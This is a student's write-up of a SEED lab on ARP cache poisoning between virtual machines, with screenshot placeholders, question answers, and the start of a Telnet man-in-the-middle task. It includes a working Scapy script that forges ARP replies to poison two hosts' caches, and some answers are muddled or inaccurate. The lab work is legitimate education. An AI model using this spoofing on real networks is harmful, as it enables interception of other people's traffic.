ARP Cache Poisoning Attack Lab

Name : Ankith J Rai
SRN : PES1UG19CS069
SEC : B


Machine	IP address	MAC address
Attacker	10.0.2.5	08:00:27:ff:48:ce
VM A	10.0.2.7	08:00:27:e4:52:98
VM B	10.0.2.8	08:00:27:4e:7d:b7

Task1: ARP Cache Poisoning


Task1A (using ARP request)

A) Without ether


The ARP table of VM A before the attack:




The ARP table of VM B before the attack:



Attacker Terminal screenshot:




The ARP table of VM A after the attack:




We can see in the above screenshot that in the arp table of the VM A machine the ip address of VM B(10.0.2.8) is mapped to the MAC address of the attacker machine(08:00:27:ff:48:ce).

The ARP table of VM B after the attack:




We can see from the above screenshot that there are no changes to the arp table of VM B as the code run on attacker only affects the arp table of VM A and not VM B.




Above is a screenshot of the VM A after deleting the arp table entries of 10.0.2.5 and 10.0.2.8 .

B)With ether


The ARP table of VM A before the attack:




The ARP table of VM B before the attack:



Attacker Terminal screenshot:




The ARP table of VM A after the attack:



We can see in the above screenshot that in the arp table of the VM A the ip address of VM B(10.0.2.8) is mapped to the MAC address of the attacker machine(08:00:27:ff:48:ce).

The ARP table of VM B after the attack:



We can see from the above screenshot that there are no changes to the arp table of VM B as the code run on attacker only affects the arp table of VM A and not VM B.

Questions:

1. What does the 'op' in the screenshot of attacker machine signify? What is it default value?


Ans) op in the screenshot of attacker is 'who-has' which means it that the op code is request.

2. What was the difference in between the ARP cache results in the above 2 approaches? Why did you observe this difference?


Ans) In the part A when we sent the packet in which the arp header contains attacker's mac address pointing to VM B's ip address but in the ethernet field attackers ip address is pointing to attacker's ip address. So ,for the same mac address we have two different IP address. So, to resolve this issue in ether header we add only the source mac address and destination address .

Task 1B (using ARP reply)


The ARP table of VM A before the attack:




The ARP table of VM B before the attack:



Attacker Terminal screenshot:




The ARP table of VM A after the attack:



We can see in the above screenshot that in the arp table of the VM A the mapping of ip address of VM B(10.0.2.8) is changed from MAC address of VM B(08:00:27:7d:b7) to the MAC address of the attacker machine(08:00:27:ff:48:ce) after the attack.

The ARP table of VM B after the attack:




<u>Questions:</u>

1. What does the ‘op’ in the screenshot of attacker machine signify or What does op=2 mean?


Ans) op = 2 indicates response/reply sent.

Task 1C (using ARP gratuitous message)


The ARP table of VM A before the attack:




The ARP table of VM B before the attack:



Attacker Terminal screenshot:




The ARP table of VM A after the attack:



We can see in the above screenshot that in the arp table of the VM A the ip address of VM B(10.0.2.8) is mapped to the MAC address of the attacker machine(08:00:27:ff:48:ce).

The ARP table of VM B after the attack:



Questions:

1. Why does VM B's ARP cache remain unchanged in this approach even though packet was broadcasted on the network?

Ans) This is because the sender's ip address and VM B ip address match hence it NM B discarded the sent packet,as we know that in the arp table the entries consist only of ip address and mac address that does not belong to the host.

2. Do we get the same result in all the above 3 approaches in Task1?

Ans) Yes,we get the same result from all the above 3 approaches of task1.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1:

SeedUbuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Task2.1.py (~/Desktop/CNS_attacker/assignment3) - gedit

Open

```
#!/usr/bin/python3
from scapy.all import *
# Entering Destination MAC Addr (VM A) and Source MAC Addr (Attacker)
E1 = Ether(dst='08:00:27:e4:52:98', src='08:00:27:ff:48:ce')
E2 = Ether(dst='08:00:27:4e:7d:b7', src='08:00:27:ff:48:ce')
# Mapping Attacker's MAC address with VM B's IP and sending to VM A's ARP cache
A = ARP(hwsrc='08:00:27:ff:48:ce',psrc='10.0.2.8',hwdst='08:00:27:e4:52:98', pdst='10.0.2.7')
B = ARP(hwsrc='08:00:27:ff:48:ce',psrc='10.0.2.7',hwdst='08:00:27:4e:7d:b7', pdst='10.0.2.8')
pkt1 = E1/A
pkt2 = E2/B
print("Packet sent to VMA")
pkt1.show()
print("Packet sent to VMB")
pkt2.show()
sendp(pkt1)
sendp(pkt2)
```

The ARP table of VM A before the attack:

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
